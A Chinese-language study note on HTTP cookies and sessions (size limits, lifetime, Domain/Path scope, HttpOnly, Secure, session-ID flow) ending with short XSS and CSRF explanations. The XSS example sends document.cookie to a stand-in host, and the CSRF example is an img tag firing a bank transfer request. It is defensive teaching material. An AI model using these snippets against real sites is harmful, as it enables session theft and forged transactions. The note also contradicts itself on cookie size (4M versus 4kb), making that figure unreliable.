1. cookie是什么?

HTTP 协议是无状态的, 主要是为了让 HTTP 协议尽可能简单, 使得它能够处理大量事务

HTTP/1.1 引入 Cookie 来保存状态信息

Cookie 是服务器发送到用户浏览器并保存在本地的一小块数据, 它会在浏览器之后向同一服务

器再次发起请求时被携带到请求头上, 用于告知服务端两个请求是否来自同一浏览器, 由于之

后每次请求都会需要携带 Cookie 数据, 因此会带来额外的性能开销 (尤其是在移动环境下)

随着浏览器的开发, Cookie被慢慢的淘汰, 浏览器的API允许数据直接存储到本地,

如使用 Web storage API (本地存储和会话存储) 或 IndexedDB

1. cookie的大小限制:



每个域名下的cookie不能超过50个, 每个不能超过4M

1. cookie的生命周期:

Cookie默认的生命周期是浏览器关闭后失效


Cookie在生成时就会被指定一个Expire值, 这就是Cookie的生存周期, 在这个周期内Cookie

有效, 超出周期Cookie就会被清除, 有些页面将Cookie的生存周期设置为“0”或负值, 这样在


关闭浏览器时, 就马上清除Cookie, 不会记录用户信息, 更加安全

1. cookie的创建过程:

服务端响应的响应报文中包含Set-Cookie字段, 客户端解析报文后会将数据保存到浏览器中



客户端之后对同一台服务器发送请求时, 会从浏览器取出Cookie, 并通过请求头发送给服务端



1. cookie的作用域:

Domain 标识指定了哪些主机可以接受 Cookie, 如果不指定, 默认为当前主机 (不包含子域名)

如果指定了 Domain, 则一般包含子域名, 例如, 如果设置 Domain=exam.org, 则 Cookie 也

包含在子域名中 (a.exam.org)

Path指定了哪些主机可以接收Cookie, 路径以字符 %x2F ("/") 作为分隔符, 子路径也会被

匹配

1. cookie的分类:

会话性Cookie: 浏览器关闭后会自动删除

持久性Cookie: 指定在一个特定时间过期 (Expires) 或有效时间 (max-age) 将其持久化



1. cookie的HttpOnly:

被标记为 HttpOnly 的Cookie不能被js脚本 (document.cookie)调用, 跨站脚本攻击 (XSS)

经常使用js的api来窃取Cookie信息, 因此使用HttpOnly可以一定程度的避免XSS攻击



1. cookie的Secure:

标记为 Secure 的 Cookie 只能通过被 HTTPS 协议加密过的请求发送给服务端, 但即便设置了 Secure 标记, 敏感信息也不应该通过 Cookie 传输, 因为 Cookie 有其固有的不安全性, Secure 标记也无法提供确实的安全保障

1. cookie禁用后怎么保存用户信息?

此时无法使用 Cookie 来保存用户信息, 只能使用 Session或其他, 除此之外, 不能再将 Session ID 存放到 Cookie 中, 而是将 URL 重写, 将 SessionID 作为 URL 的参数进行传递

1. session是什么?

session是基于cookie的, 将数据储存到服务端, 所以数据更安全

session可以存储在服务器的文件、数据库或内存中, 也可以存储在Redis中, 这样效率更快, 占用的资源更少

1. session的执行流程:

1 用户发送请求到服务器

2 服务器将数据存到redis中, 并且将key当做SessionID

3 服务器返回的消息报头中的Set-Cookie 首部字段包含了这个 SessionID, 客户端接收到响应后将Cookie存到浏览器

4 客户端之后所有的请求都会将这个SessionID 携带到请求头中, 服务器取到这个ID再从

Redis读取信息, 进行业务操作

注意: 应该注意 SessionID 的安全性问题, 不能让它被恶意攻击者轻易获取, 那么就不能产生

一个容易被猜到的 SessionID 值 此外, 还需要经常重新生成 SessionID, 在对安全性

要求极高的场景下, 需要进行重新认证

1. cookie和session如何选择?

Cookie 只能存储 ASCII 码字符串, 而 Session 则可以存取任何类型的数据,因此在考虑数据复杂性时首选 Session

Cookie 存储在浏览器中, 容易被恶意查看及修改, 如果非要将一些隐私数据存在 Cookie 中,

可以将 Cookie 值进行加密, 然后在服务器进行解密

对于大型网站, 如果用户所有的信息都存储在 Session 中, 那么开销是非常大的, 因此不建议将所有的用户信息都存储到 Session 中

1. cookie和session区别:

1 cookie是存储在浏览器中的, 而session是存储在服务端的

2 cookie大小和类型都有限制(4kb, ASCII码), session类型和大小没有限制

3 cookie的默认过期时间是浏览器关闭, 而session是30分钟

1. 什么是跨站点脚本攻击 XSS?

恶意攻击者往Web页面里插入恶意的Script代码, 当用户浏览该页之时, 嵌入其中Web里面的Script代码会被执行, 从而达到恶意攻击用户的目的

如: <a href="#" onclick=`window.location=http://病毒.com?cookie=${document.cookie}`>

点击就送</a> 当你点击了按钮后你的cookie就会被发送到其他人的服务器

1. 什么是跨站请求伪造 CSRF?

攻击通过在授权用户访问的页面中包含链接或者脚本的方式工作

如: <img src = "http://www.bank.com/转账?user=zs&count=100&to=ls" >

1. 1
2. 1